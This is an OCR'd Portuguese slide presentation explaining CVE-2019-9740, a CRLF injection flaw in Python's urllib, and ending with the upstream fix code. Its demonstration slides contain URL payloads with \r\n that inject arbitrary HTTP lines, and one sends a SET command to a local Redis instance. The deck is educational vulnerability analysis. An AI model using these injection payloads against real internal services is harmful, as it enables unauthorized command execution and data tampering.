CVE-2019-9740

Python urllib CRLF injection vulnerability

Julio Kenji Ueda
Ricardo Akira Tanaka

Visão Geral

Vulnerabilidade do módulo interno **urllib** descoberto por Guo Xi chen e Jiang Hang da SANGFOR Technologies Co. LTD em 13 de março de 2019 e solucionada por Gregory P. Smith em 10 de abril de 2019.

urllib é um pacote de vários módulos para trabalhar com URLs

As versões afetadas são:

- **urllib2** no Python 2.x a 2.7.16
- **urllib** no Python 3.x a 3.7.3.

CRLF Injection Attack

Carriage Return Line Feed

Vulnerabilidade que impacta aplicações web que aceitam entradas dos clientes, de maneira insegura e sem validação


Em geral serve de início para ataques mais sofisticados

Permite manipulação de cookies, violação de restrição de acesso, cache poisoning, alteração em logs, etc


A implementação do **urllib** não codifica a sequência **\r\n** na *query string*, que permite ao invasor manipular o header HTTP e atacar serviços internos.

Formato geral da mensagem HTTP Request


```
GET / HTTP/1.1
Accept-Encoding: identity
Connection: close
Host: 127.0.0.1:7777
User-Agent: Python-urllib/3.5
```




Exploração da falha




Exploração da falha




Exploração da falha




Exploração da falha



Exploração da falha



Exploração da falha



Exploração da falha

Cliente envia através de **urllib.request.urlopen()**:

```
http://127.0.0.1:7777?a=1
```

Servidor web recebe

```
GET /?a=1 HTTP/1.1
Accept-Encoding: identity
Host: 127.0.0.1:7777
User-Agent: Python-urllib/3.5
Connection: close
```

Exploração da falha

Cliente envia através de **urllib.request.urlopen()**:

```
http://127.0.0.1:7777?a=1 HTTP/1.1\r\nConteudo Arbitrario\r\na=1
```

Servidor web recebe

```
GET /?a=1 HTTP/1.1
Conteudo Arbitrario
a=1 HTTP/1.1
Accept-Encoding: identity
Host: 127.0.0.1:7777
User-Agent: Python-urllib/3.5
Connection: close
```

Exploração da falha

Cliente envia através de **urllib.request.urlopen()**:

```
http://127.0.0.1:7777/\r\nSET Conteudo Arbitrario\r\na=1
```

Servidor web recebe

```
GET /
SET Conteudo Arbitrario
a=1 HTTP/1.1
Accept-Encoding: identity
Host: 127.0.0.1:7777
User-Agent: Python-urllib/3.5
Connection: close
```

Exploração da falha

Cliente envia através de **urllib.request.urlopen()**:

```
http://127.0.0.1:6379/\r\nSET Conteudo Arbitrario\r\na=1
```

REDIS recebe

```
127.0.0.1:6379> GET Conteudo
"Arbitrario"
127.0.0.1:6379>
```

Solução

/usr/lib/python3.6/http/client.py linha 144


```
# These characters are not allowed within HTTP URL paths.
#  See https://tools.ietf.org/html/rfc3986#section-3.3 and the
#  https://tools.ietf.org/html/rfc3986#appendix-A pchar definition.
# Prevents CVE-2019-9740.  Includes control characters such as \r\n.
# We don't restrict chars above \x7f as putrequest() limits us to ASCII.
_contains_disallowed_url_pchar_re = re.compile('[\x00-\x20\x7f]')
# Arguably only these _should_ allowed:
#  _is_allowed_url_pchars_re =
re.compile(r"^[/!$&'()*+,;=:@%a-zA-Z0-9._~-]+$")
# We are more lenient for assumed real world compatibility purposes.
```

Solução


/usr/lib/python3.6/http/client.py linha 1124

```
# Prevent CVE-2019-9740.
match = _contains_disallowed_url_pchar_re.search(url)
if match:
    raise InvalidURL(f"URL can't contain control characters. {url!r} "
                     f"(found at least {match.group()!r})")
```

